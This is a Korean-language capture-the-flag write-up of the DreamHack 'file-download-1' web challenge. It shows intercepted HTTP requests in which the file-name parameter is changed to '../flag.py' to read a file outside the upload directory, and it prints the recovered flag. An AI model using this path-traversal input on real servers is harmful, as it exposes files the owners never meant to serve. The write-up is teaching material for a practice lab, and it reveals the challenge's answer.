


[DreamHack] file-download-1



접속 후 업로드 마이 메모로 들어왔다. 파일 이름을 입력하고 내용을 적당히 적어서 업로드 해봤다.



업로드 후 메인화면에 내가 올린 파일이 나온다 클릭해보면



내가 입력했던 내용이 나온다. 파일 다운로드 취약점이니 업로드 한 파일을 클릭 할 때 프록시 툴로 인터셉트 후 flag.py를 찾아서 다운로드하면 될 것 같다.

```
GET /read?name=asdfasdf HTTP/1.1
Host: host1.dreamhack.games:20268
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.63 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Referer: http://host1.dreamhack.games:20268/
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

이렇게 나오는 부분에서 name부분의 파일 이름을 변경해주면 된다.

현재 디렉토리부터 하나씩 거슬러 올라가면서 찾아본다.

```
GET /read?name=flag.py HTTP/1.1
Host: host1.dreamhack.games:20268
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
q=0.9
Referer: http://host1.dreamhack.games:20268/
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

현재 디렉토리에 flag.py를 다운해보면

flag.py does not exist. :(

이런 메시지가 뜬다. 이전 디렉토리로 한 칸 이동 후 다운로드 해본다.

```
GET /read?name=../flag.py HTTP/1.1
Host: host1.dreamhack.games:20268
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win6
Accept:
text/html,application/xhtml+xml,application/xm
q=0.9
Referer: http://host1.dreamhack.games:20268/
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en
Connection: close
```

../flag.py Memo

Content

```
FLAG = 'DH{uploading_webshell_in_python_program_is_my_dream}'
```

Flag가 구해진다.